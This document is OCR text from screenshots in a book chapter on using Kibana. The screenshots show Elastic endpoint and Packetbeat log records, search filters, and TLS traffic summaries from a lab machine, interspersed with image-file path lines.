
Rows per page: 20

< 1 >




```
> Mar 3, 2021 @ 22:29:46.550  agent.id: bef0b5a0-5b3f-b6f6-f4e0-3c4808338877 agent.type: endpoint agent.version: 7.11.1
                              process.Ext.ancestry: YmVmMGI1YTAtNWIzZi1iNmY2LWY0ZTAtM2M0ODA4MzM4ODc3LTU1Mi0xMzI1OTMwNTMwNC41MDk4MTM3MDA=,
                              YmVmMGI1YTAtNWIzZi1iNmY2LWY0ZTAtM2M0ODA4MzM4ODc3LTQ2MC0xMzI1OTMwNTMwNC40MTcwNjIyMDA= process.name: svchost.exe process.pid: 748
                              process.entity_id: YmVmMGI1YTAtNWIzZi1iNmY2LWY0ZTAtM2M0ODA4MzM4ODc3LTc0OC0xMzI1OTMwNTMwNC44OTQ4Nzk2MDA=
                              process.executable: C:\Windows\System32\svchost.exe message: Endpoint file event @timestamp: Mar 3, 2021 @ 22:29:46.550
> Mar 3, 2021 @ 22:29:46.397  agent.id: bef0b5a0-5b3f-b6f6-f4e0-3c4808338877 agent.type: endpoint agent.version: 7.11.1
                              process.Ext.ancestry: YmVmMGI1YTAtNWIzZi1iNmY2LWY0ZTAtM2M0ODA4MzM4ODc3LTU1Mi0xMzI1OTMwNTMwNC41MDk4MTM3MDA=,
                              YmVmMGI1YTAtNWIzZi1iNmY2LWY0ZTAtM2M0ODA4MzM4ODc3LTQ2MC0xMzI1OTMwNTMwNC40MTcwNjIyMDA= process.name: svchost.exe process.pid: 748
```


Chapter 7: Using Kibana to Explore and Visualize Data



Jun 2, 2021 @ 21:21:20.005


@timestamp: Jun 2, 2021 @ 21:21:20.005 agent.ephemeral_id: 4fd78e69-51d2-4464-b24d-5396fc9e5702 agent.hostname: packtpub agent.id: e380159b-3f97-45de-957b-b8b6fb9719ca agent.name: packtpub agent.type: packetbeat agent.version: 7.13.0 bytes_in: 744B destination.ip: 224.0.0.251 destination.mac: 01:00:5e:00:00:fb destination.port: 5353 ecs.version: 1.9.0 event.action: network_flow event.category: network_traffic, network


elastic
D
Discover
Search
network.protocol: tls
+ Add filter
Pin across all apps
Edit filter
Exclude results
Temporarily disable
Delete
Fil
Po
t
69 hits
Count
50
40
30
20
10
0



v10.events.data.microsoft.com	26.1%
settings-win.data.microsoft.com	13.0%
artifacts.security.elastic.co	8.7%
login.live.com	8.7%
arc.msn.com	4.3%

Exists in 23 / 500 records




source.ip

TOP 5 VALUES

10.0.4.15	64.3%
fe80::b9b0:36e6:1851:225d	35.7%

Exists in 227 / 235 records

	estination.domain
	-
	-
	-
Mar 15, 2021 @ 23:29:30.025	-
Mar 15, 2021 @ 23:29:30.025	-





source.ip


235 hits

Mar 15, 2021 @ 23:14:36.173 - Mar 15, 2021 @ 23:29:36.173


Time	destination.domain	source.ip
Mar 15, 2021 @ 23:29:30.025	-	10.0.4.15
Mar 15, 2021 @ 23:29:30.025	-	10.0.4.15
Mar 15, 2021 @ 23:29:30.025	-	fe80::b9b0:36e6:1851:225d
Mar 15, 2021 @ 23:29:30.025	-	10.0.4.15








Time	Document
Jun 2, 2021 @ 21:21:20.005	@timestamp: Jun 2, 2021 @ 21:21:20.005 agent.ephemeral_id: 4fd78e69-51d2-4464-b24d-5396fc9e5702 agent.hostname: packtpub agent.id: e380159b-3f97-45de-957b-b8b6fb9719ca agent.name: packtpub agent.type: packetbeat agent.version: 7.13.0 bytes_in: 744B destination.ip: 224.0.0.251 destination.mac: 01:00:5e:00:00:fb destination.port: 5353 ecs.version: 1.9.0 event.action: network_flow event.category: network_traffic, network




network.bytes	744B
network.community_id	1:6pVJROxuVxUdHa5Jm6WYtu1Nwiw=
network.packets	8
network.transport	udp
network.type	ipv4
source.bytes	744B
source.ip	10.0.4.15
source.mac	08:00:27:25:b4:1d



network.protocol: tls
destination.domain: exists
tls.server.x509.issuer.organization: Microsoft Corporation

558 hits May 26, 2021 @ 21:29:13.751 - Jun 2, 2021 @ 21:29:13.751 Auto

Time	source.ip	destination.domain	destination.port
Jun 2, 2021 @ 21:25:51.420	10.0.4.15	settings-win.data.microsoft.com	443
Jun 2, 2021 @ 21:25:51.143	10.0.4.15	settings-win.data.microsoft.com	443




1,840 hits

SYNTAX OPTIONS

